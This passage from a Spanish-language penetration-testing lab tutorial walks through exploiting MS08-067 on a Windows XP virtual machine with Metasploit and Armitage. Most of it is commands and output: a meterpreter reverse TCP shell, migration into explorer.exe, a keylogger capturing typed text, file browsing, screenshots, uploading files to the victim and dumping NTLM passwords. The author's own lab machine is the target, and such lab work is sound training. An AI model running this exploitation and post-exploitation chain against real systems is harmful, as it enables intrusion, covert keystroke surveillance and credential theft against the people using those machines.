process, none)
LHOST     192.168.1.85    yes       The listen address (an interface may be spe
cified)
LPORT     4444            yes       The listen port
```

Cargamos el payload meterpreter para controlar la shell de Windows XP. Para poder ejecutar una consola de comandos interna del equipo atacado y poder tomar control de él:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse
_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

ejecutamos el exploit:

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.85:4444
[*] 192.168.1.84:445 - Automatically detecting the target...
[*] 192.168.1.84:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] 192.168.1.84:445 - Selected Target: Windows XP SP2 Spanish (NX)
[*] 192.168.1.84:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.1.84
[*] Meterpreter session 1 opened (192.168.1.85:4444 -> 192.168.1.84:1037) at 2020-0
3-12 11:41:16 +0100
```

Con esto ya estamos dentro del Windows XP. Podemos comprobarlo con la ejecución del comando sysinfo:

```
meterpreter > sysinfo
Computer      : PERSONAL-F351BE
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: es_ES
Domain        : GRUPO_TRABAJO
Logged On Users: 2
Meterpreter    : x86/windows
```

Vemos a continuación que procesos está ejecutando el Windows XP. Nos muestra el ejecutable del proceso y el PID o identificador numérico del proceso en cada uno de los casos:

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	
4	0	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
364	4	smss.exe	x86	0	PERSONAL-F351BE\Jose	C:\WINDOWS\system32\VBoxTray.exe
544	1464	VBoxTray.exe	x86	0	PERSONAL-F351BE\Jose	C:\WINDOWS\system32\ctfmon.exe
552	1464	ctfmon.exe	x86	0	PERSONAL-F351BE\Jose	C:\WINDOWS\System32\alg.exe
564	656	alg.exe	x86	0	NT AUTHORITY\SYSTEM LOCAL	\??\C:\WINDOWS\system32\csrss.exe
588	364	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
612	364	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
656	612	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
668	612	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\VBoxService.exe
824	656	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
872	656	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
956	656	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1048	656	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1096	656	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1144	656	svchost.exe	x86	0	NT AUTHORITY\SYSTEM LOCAL	C:\WINDOWS\system32\svchost.exe
1332	656	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1464	1404	explorer.exe	x86	0	PERSONAL-F351BE\Jose	C:\WINDOWS\Explorer.EXE
1584	656	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1644	1048	wscntfy.exe	x86	0	PERSONAL-F351BE\Jose	C:\WINDOWS\system32\wscntfy.exe
1776	1464	cmd.exe	x86	0	PERSONAL-F351BE\Jose	C:\WINDOWS\system32\cmd.exe

Vemos que sale una lista con todos los procesos que se están ejecutando en la máquina. Hay varios procesos que son automáticos en los entornos Windows, uno de ellos es el explorer, que vemos que tiene el PID 1464. El explorer es el proceso que en los sistemas Windows muestra la interface gráfica. Un claro ejemplo de un fallo en este proceso es cuando en el escritorio no nos aparecen los iconos, esto es debido a un fallo en el explorer.

```
1464 1404 explorer.exe      x86   0      PERSONAL-F351BE\Jose      C:\WINDOWS\Explorer.EXE
```


Ahora redirigimos ese proceso hacia nuestra máquina con el comando migrate para controlar su explorer. Escribimos migrate PID (en este caso 1464).

```
meterpreter > migrate 1464
[*] Migrating from 1048 to 1464...
[*] Migration completed successfully.
```

Ahora para comprobar su seguridad le vamos a ejecutar un keylogger. Los Keyloggers son programas que nos muestra que está ejecutando un equipo en tiempo real. Lo normal es que muestren todas las pulsaciones del teclado, incluyendo contraseñas. Muchos Keyloggers nos permiten configurarlos para que cada cierto tiempo nos mande a un correo electrónico con toda esa información, incluso con pantallas de lo que mostrando por pantalla en cada momento. Vamos a usar el keyscan que es muy sencillo, ponemos keyscan_start.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Para ver que realmente nos está funcionando, vamos a hacer también de víctima y abrimos el Windows XP y escribimos algo en un documento:



Vamos al Metasploit de nuevo y escribimos `keyscan_dump` para que muestre los resultados hasta ese momento y vemos que muestra lo que se puso en XP.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
prueba de intrusi<AGUDO>on
```

Ahora veremos todo cuanto escriba por el teclado en ese equipo.


Ahora en el meterpreter usamos los comandos básicos de linux para movernos dentro del sistema de la víctima. Por ejemplo `pwd` para ver el directorio del Windows XP en el que estamos y `ls` para listar y que nos muestre el contenido.

```
meterpreter > pwd
C:\Documents and Settings\Jose
meterpreter > ls
Listing: C:\Documents and Settings\Jose
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
40777/rwxrwxrwx  0     dir   2020-03-12 06:53:25 +0100  Configuración local
40777/rwxrwxrwx  0     dir   2020-03-12 06:51:23 +0100  Cookies
40555/r-xr-xr-x  0     dir   2020-03-12 06:53:24 +0100  Datos de programa
40777/rwxrwxrwx  0     dir   2020-03-12 06:47:56 +0100  Entorno de red
40777/rwxrwxrwx  0     dir   2020-03-12 12:09:33 +0100  Escritorio
40555/r-xr-xr-x  0     dir   2020-03-12 06:53:25 +0100  Favoritos
40777/rwxrwxrwx  0     dir   2020-03-12 06:47:56 +0100  Impresoras
40555/r-xr-xr-x  0     dir   2020-03-12 06:47:56 +0100  Menú Inicio
40555/r-xr-xr-x  0     dir   2020-03-12 06:53:25 +0100  Mis documentos
100666/rw-rw-rw- 524288  fil   2020-03-12 12:09:37 +0100  NTUSER.DAT
100666/rw-rw-rw- 1024   fil   2020-03-12 12:11:26 +0100  NTUSER.DAT.LOG
40777/rwxrwxrwx  0     dir   2020-03-12 06:50:07 +0100  Plantillas
40555/r-xr-xr-x  0     dir   2020-03-12 12:11:21 +0100  Reciente
40555/r-xr-xr-x  0     dir   2020-03-12 06:53:22 +0100  SendTo
100666/rw-rw-rw- 192    fil   2020-03-12 08:35:58 +0100  ntuser.ini
```



Podemos crear una captura de la pantalla de la víctima con screenshot:

```
meterpreter > screenshot
Screenshot saved to: /root/QjPKUkNb.jpeg
```



y podremos ver la captura en la ruta que nos indica:




Ahora usamos Armitage, que funciona sobre Metasploit para ejecutarlo sobre el Windows XP y lanzar exploits contra él.



Realizaremos una conexión reversa para que sea la máquina Windows XP la que se conecte y evitar así problemas con el Firewall:



Con Meterpreter abriremos una sesión de consola en Windows XP:



Veremos el directorio en el que nos encontramos con pwd:

```
meterpreter > pwd  
C:\WINDOWS\system32
```

nos moveremos por el directorio:

```
meterpreter > pwd  
C:\  
meterpreter >
```

```
meterpreter > cd 'C:\\\\Documents and Settings\\\\'  
meterpreter > ls  
Listing: C:\\Documents and Settings  
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2020-03-12 06:50:26 +0100	All Users
40777/rwxrwxrwx	0	dir	2020-03-12 06:53:18 +0100	Default User
40777/rwxrwxrwx	0	dir	2020-03-12 06:53:22 +0100	Jose
40777/rwxrwxrwx	0	dir	2020-03-12 06:51:59 +0100	LocalService
40777/rwxrwxrwx	0	dir	2020-03-12 06:51:38 +0100	NetworkService

Hasta que lleguemos a la carpeta que queramos, en este caso hemos elegido el directorio “Escritorio”:

```
meterpreter > cd 'Jose'  
meterpreter > ls  
Listing: C:\Documents and Settings\Jose  
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2020-03-12 06:53:25 +0100	Configuración local
40777/rwxrwxrwx	0	dir	2020-03-12 06:51:23 +0100	Cookies
40555/r-xr-xr-x	0	dir	2020-03-12 06:53:24 +0100	Datos de programa
40777/rwxrwxrwx	0	dir	2020-03-12 06:47:56 +0100	Entorno de red
40777/rwxrwxrwx	0	dir	2020-03-12 12:09:33 +0100	Escritorio
40555/r-xr-xr-x	0	dir	2020-03-12 06:53:25 +0100	Favoritos
40777/rwxrwxrwx	0	dir	2020-03-12 06:47:56 +0100	Impresoras
40555/r-xr-xr-x	0	dir	2020-03-12 06:47:56 +0100	Menú Inicio
40555/r-xr-xr-x	0	dir	2020-03-12 06:53:25 +0100	Mis documentos
100666/rw-rw-rw-	786432	fil	2020-03-12 12:52:49 +0100	NTUSER.DAT
100666/rw-rw-rw-	1024	fil	2020-03-12 12:52:57 +0100	NTUSER.DAT.LOG
40777/rwxrwxrwx	0	dir	2020-03-12 06:50:07 +0100	Plantillas
40555/r-xr-xr-x	0	dir	2020-03-12 12:11:21 +0100	Reciente
40555/r-xr-xr-x	0	dir	2020-03-12 06:53:22 +0100	SendTo
100666/rw-rw-rw-	192	fil	2020-03-12 08:35:58 +0100	ntuser.ini

```
meterpreter > cd 'Escritorio'
```


En este directorio podemos crear una carpeta que se llame por ejemplo “aviso”:

```
meterpreter > mkdir aviso  
Creating directory: aviso  
meterpreter >
```


En el Escritorio de Windows XP se observa como se ha creado dicha carpeta:




Volviendo a la consola de Armitage nos podemos mover por cualquier directorio:




y podremos subir archivos a la máquina víctima. En este caso hemos subido la imagen que previamente habíamos capturado:



En Windows XP, en el Escritorio podemos observar como dentro de la carpeta “aviso” que habíamos creado se encuentra la imagen que habíamos subido. Si en lugar de una imagen hubiésemos subido un malware que se ejecutase al abrir la carpeta tendríamos al equipo infectado:



Ahora lanzaremos un exploit que nos permita directamente ver las contraseñas creadas en el servidor, en este caso la del usuario Administrador:



El resultado es que hemos obtenido el password del usuario para acceder al equipo:

AuthID	Package	Domain	User	Password
0;38830	NTLM	PERSONAL-F351BE	Jose	56781812
0;38830	NTLM	PERSONAL-F351BE	Jose	n.a. (tspkg K0)
